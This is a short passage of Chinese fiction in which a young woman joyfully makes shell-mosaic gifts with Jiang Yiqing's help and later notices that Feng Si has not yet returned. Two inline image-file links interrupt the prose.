    “嗯……也行。”“行!那快走吧!”她兴高采烈,提着裙子又往前小跑,一头扎进彩贝的世界,无法自拔,小声自语,“送给爹娘,送给三哥,送给……”


    拼接彩贝不难,跟玩贴画似的,还有江亦清给她善后,她看着自己的大作,成就感满满,也不关心浴池,也不念叨封肆了。


    月底的最后一日,入睡前,她算了算日子,突然想起封肆还没回来。